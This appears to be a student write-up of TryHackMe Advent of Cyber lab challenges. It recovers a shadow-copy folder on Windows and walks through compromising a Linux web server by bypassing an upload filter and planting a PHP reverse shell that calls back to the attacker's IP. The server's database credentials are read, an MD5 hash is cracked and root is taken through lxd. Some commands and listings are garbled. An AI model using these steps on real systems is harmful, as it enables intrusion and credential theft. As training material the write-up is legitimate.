


Question 7


We right-clicked and open the file properties. Then, we navigate to the Previous Versions tab and select restore.



We successfully restored the folder and entered it.



We opened the file with notepad and the flag was shown.



Thought Process/Methodology:

We deployed the remote machine and launched Remmina. We open Preferences in Remmina and make sure the wallpaper box is checked under the RDP tab. We keyed in the server, username, and password. Then, we accepted the Certificate and were logged into the remote system. The wallpaper was shown and there was a note on our Desktop. We opened the note and we see a message with a bitcoin address that looks encrypted. CyberChef was able to decode from Base 64 and we find that the address is nomorebestfestivalcompany. We open the Task Scheduler and click on the last scheduled task in the library. It uses identifier

ShadowCopyVolume{7a9eea15-0000-0000-010000000000}. We use vssadmin to list all our known volumes. We see that there is a VSS volume with a matching ID but we can not view it in the file explorer. We opened Disk Management and find the partition labeled Backup. We right-clicked to open Properties. When we navigate over to the Shadow Copies tab we see there is a copy with a matching ID. We right-clicked Backup again and select Change Drive Letter and Paths. We clicked Add and selected a letter. We now see Backup assigned to the letter Z. We navigate to the Backup(Z:) drive. We selected Hidden Items under the view tab in our file explorer. When we navigate to

vStockings/elf1 in our new drive ,the files have been changed to a .grinch extension. We go back to Task Scheduler and found a suspicious task named opidsfsdf. We examined the properties and we see this task runs a file located at C:\User\Administrator\Desktop\opidsfsdf.exe. There is also another ShadowCopyVolume ID of the VSS task in Task Scheduler. We can tell the drives that are hidden by the fact that they are slightly transparent. We see that the drive named confidential seems to be hidden. We right-clicked and open the file properties. Then, we navigate to the Previous Versions tab and select restore. We successfully restored the folder and entered it. We opened the file with notepad and the flag was shown.

[Day 24] Final Challenge The Trial Before Christmas

Tools used: Kali Linux, Firefox, Nmap, Gobuster, Burp Suite, Netcat listener, Crack Station

Solution/walkthrough:

Question 1


We run a scan with nmap to see what ports are open and closed.

```
└──(1211102687㉿kali)-[~]
$ nmap 10.10.107.184
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-19 12:45 EDT
Nmap scan report for 10.10.107.184
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open   unknown

Nmap done: 1 IP address (1 host up) scanned in 45.79 seconds
```

Question 2

We visit the webserver running on port 65000 and see a website with the title Light Cycle.




Question 3

We run gobuster to find the hidden file and saw uploads.php.

Question 4

We also see a directory named /grid which is where the uploaded files are stored after checking.



Index of /grid

Name	Last modified	Size	Description
Parent Directory	-	-	
 shell.jpg.php	2022-07-19 17:19	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.107.184 Port 65000

Question 5

We open Burp Suite and go to the Options tab. Then, we click on the top line in Intercept Client Requests and delete js from the match condition. We then visit the upload page and go back to Burp Suite to forward all requests but drop the one with filter.js.

Screenshot of Burp Suite Community Edition v2022.2.4 - Temporary Project. The Proxy tab is selected. A modal window titled "Edit request interception rule" is open, showing the configuration for an interception rule. The rule details are as follows:

- Boolean operator: And
- Match type: File extension
- Match relationship: Does not match
- Match condition: ig\$|^css\$|^ico\$|^svg\$|^eot\$|^woff\$|^woff2\$|^ttf\$

The "Intercept Client Requests" section shows a checkbox labeled "Intercept requests based on the following rules:" which is checked. Below it is a table listing the current rules:

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="button" value="Add"/>	<input checked="" type="checkbox"/>		File extension	Does not match	(gif\$ jpg\$ png\$ css\$ js\$ ico\$ svg...
<input type="button" value="Edit"/>	<input type="checkbox"/>	Or	Request	Contains parameters	
<input type="button" value="Remove"/>	<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input type="button" value="Up"/>	<input type="checkbox"/>	And	URL	Is in target scope	
<input type="button" value="Down"/>					

We use the same shell script from Day 2.

```

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.70.167'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//

```

We start a netcat listener on our attack machine with nc -lvpn 1234 and upload the file to our webserver.

```
(1211102687㉿kali)-[~] kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
$ nc -lvpn 1234
listening on [any] 1234 ...
```



We can see that our reverse shell was successfully uploaded to the /grid directory.

A screenshot of a web browser window titled "Index of /grid". The address bar shows the URL "10.10.107.184:65000/grid/". The page content is a standard Apache-style directory listing for the "/grid" directory. It includes a header table with columns "Name", "Last modified", "Size", and "Description". Below the table, there are two entries: a "Parent Directory" link and a file named "shell.jpg.php" which was uploaded on 2022-07-19 at 17:19 with a size of 5.4K. The browser's status bar at the bottom indicates "Apache/2.4.29 (Ubuntu) Server at 10.10.107.184 Port 65000".

Index of /grid

Name	Last modified	Size	Description
Parent Directory		-	
 shell.jpg.php	2022-07-19 17:19	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.107.184 Port 65000

We open the file and go back to our netcat listener. We see a shell session has started.

```
(1211102687㉿kali)-[~] kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
$ nc -lvpn 1234 ...
listening on [any] 1234 ...
connect to [10.18.70.167] from (UNKNOWN) [10.10.107.184] 46732
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:19:59 up 32 min, 0 users, load average: 0.00, 4.02, 11.71
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
```

We run `python3 -c 'import pty;pty.spawn("/bin/bash")'` in order to start a bash session. Then we run `export TERM=xterm` to give us access to term commands. Then finally use `ctrl + Z` in order to background the shell and then run `stty raw -echo; fg`.

```
$ whoami  
www-data in communication with remote server  
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
www-data@light-cycle:$ export TERM=xterm  
export TERM=xterm  
www-data@light-cycle:$ ^Z  
zsh: suspended nc -lvpn 1234  
  
[1]+  continued nc -lvpn 1234 ^C  
www-data@light-cycle:$ whoami  
www-data  
www-data@light-cycle:$
```

We change our directory to /var/www/ and get the content of web.txt, the flag was captured.

```
www-data@light-cycle:$ cd /var/www/  
www-data@light-cycle:/var/www$ ls  
ENCOM TheGrid web.txt  
www-data@light-cycle:/var/www$ cat web.txt  
THM{ENTER_THE_GRID}  
www-data@light-cycle:/var/www$
```

Question 6

The lines used to upgrade and stabilize your shell can be found in the task description from THM.

Shell Upgrading and Stabilization:

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing **Ctrl + C** killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.

Working inside the reverse shell:

1. The first thing to do is use **python3 -c 'import pty;pty.spawn("/bin/bash")'**, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: **export TERM=xterm** – this will give us access to term commands such as **clear**.
3. Finally (and most importantly) we will background the shell using **Ctrl + Z**. Back in our own terminal we use **stty raw -echo; fg**. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and **Ctrl + C** to kill processes). It then foregrounds the shell, thus completing the process.

Question 7

We change directory to /var/www/TheGrid/includes/ and look at dbauth.php. We ended up seeing a database login with the username tron and password IFightForTheUsers.

```

www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ includes
includes: command not found
www-data@light-cycle:/var/www/TheGrid$ cd includes/
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$ █

```

Question 8

We access the MySQL client using this login information. We enter the shell with the command mysql -utron -p and then enter the password. Then, we use the command show databases; to list all the available databases and saw a database named tron.

```

www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| tron          |
+-----+
2 rows in set (0.01 sec)

mysql> █

```

Question 9

We select the tron database by using the command use tron, and then list the contents of the users table with select * from users;. We see a user with his/her encrypted passwords.

```

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users          |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password           |
+----+-----+-----+
| 1  | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql> ■


```

We head to the Crack Station site to try and crack Flynn's password. It determines it has been hashed with md5 and the password is @computer@.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7



[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Question 10

We log in as Flynn using su and type the command whoami to see who is the user.

```

www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn

```

Question 11

We change our directory to home and saw a user text file. We read the contents of the text file using cat and captured the flag.

```

flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ ■

```

Question 12

We run groups to see what group is Flynn a part of and see that Flynn is a part of lxd.

```
flynn@light-cycle:~$ id  
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)  
flynn@light-cycle:~$ groups  
flynn lxd  
flynn@light-cycle:~$
```

Question 13

We check what images are readily available on the machine via the command: lxc image list.

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCH	SIZE	UPLOAD DATE
Alpine	a569b9af4e85	no	alpine v3.12 (20281220_03:48)	x86_64	3.07MB	Dec 20, 2028 at 3:51am (UTC)

We run a series of commands which initialize, configure the disks and start the container.

```
flynn@light-cycle:~$ lxc init Alpine myimage -c security.privileged=true  
Creating myimage  
/ path-/mnt/root recursive-true"evice add CONTAINERNAME DEVICENAME disk source-/  
mnt/root recursive-true config device add myimage mydevice disk source-/ path-/  
Device mydevice added to myimage  
flynn@light-cycle:~$ lxc start myimage  
flynn@light-cycle:~$ lxc exec myimage /bin/sh
```

We then run a few more commands to mount our storage and verify if we've escalated to root. We change our directory to /mnt/root/root and see that there is a root text file. We read the contents of the root text file and captured the flag.

```
[root@root ~]# id  
uid=0(root) gid=0(root)  
[root@root ~]# cd /mnt/root/root  
[root@root/root ~]# ls  
[root@root/root ~]# ls -la  
total 32  
drwxr-xr-x 23 root root 4096 Dec 20 2028 .  
drwxrwxrwx  1 root root 4096 Dec 10 2028 ..  
drwxr-xr-x  1 root root 3186 Apr  9 2028 .bash_history -> /dev/null  
drwxr-xr-x  3 root root 4096 Dec 20 2028 .bashrc  
drwxr-xr-x  1 root root 4096 Dec 20 2028 .config  
drwxr-xr-x  1 root root 4096 Dec 20 2028 .mysql_history -> /dev/null  
drwxr-xr-x  1 root root 764 Dec 19 2028 .mysql_history  
drwxr-xr-x  1 root root 148 Aug 17 2015 .profile  
drwxr-xr-x  2 root root 4096 Dec 18 2028 .ssh  
drwxr-xr-x  1 root root 600 Dec 19 2028 root.txt  
[root@root/root ~]# cat root.txt  
THM{FLYNN_LIVES}
```

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what he was looking for. McEager snatched it off around his desk to place it into his pocket and slot it into his laptop. Immediately this prompted a window to open with the word "HOLD" embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"

Thought Process/Methodology:

After our machine was fully booted up, we run a scan with nmap to see what ports are open. After scanning, we notice that ports 80 and 65000 are open. We visit the webserver running on port 65000. When we reach the page we see a website with the title Light Cycle. Then, we find the hidden file by using gobuster and the big.txt wordlist using the command gobuster dir -u IP address:Port number -w big.txt -x php,txt,html -t 40. After running this we see a file named uploads.php. We tried

checking the /grid on the website and found out that it is where the uploaded files are stored. We open Burp Suite and go to the Options tab. Then, we click on the top line in Intercept Client Requests and delete js from the match condition. We then visit the upload page and go back to Burp Suite to forward all requests but drop the one with filter.js. Using the same shell script from Day 2, we start a netcat listener on our attack machine with nc -lvpn 1234 and upload the file to our webserver. We open the file, go back to our netcat listener and see a shell session has started. We want to make our shell more fully featured and resilient. We run python3 -c 'import pty;pty.spawn("/bin/bash")' in order to start a bash session. Then we run export TERM=xterm to give us access to term commands. Then finally use ctrl + Z in order to background the shell and then run stty raw -echo; fg. We change our directory to /var/www/ and get the content of web.txt, the flag was captured. We change directory to /var/www/TheGrid/includes/ and look at dbauth.php. We ended up seeing a database login with the username tron and password IFightForTheUsers. We can now access the MySQL client using the login information. We enter the shell with the command mysql -utron -p and then enter the password. Once we are in MySQL, we use the command show databases; to list all the available databases and we see that there is a database named tron. We select the tron database by using the command use tron, and then list the contents of the users table with select * from users;. We see a user with his/her encrypted passwords. We head to the Crack Station site to try and crack Flynn's password. It determines it has been hashed with md5 and the password is @computer@. We log in as Flynn using su and type the command whoami to see who is the user. We change our directory to home and saw a user text file. We read the contents of the text file using cat and captured the flag. We run groups to see what group is Flynn a part of and see that Flynn is a part of lxd. We check what images are readily available on the machine via the command: lxc image list. We run a series of commands which initialize, configure the disks and start the container. We then run a few more commands to mount our storage and verify if we've escalated to root. We change our directory to /mnt/root/root and see that there is a root text file. We read the contents of the root text file and captured the flag.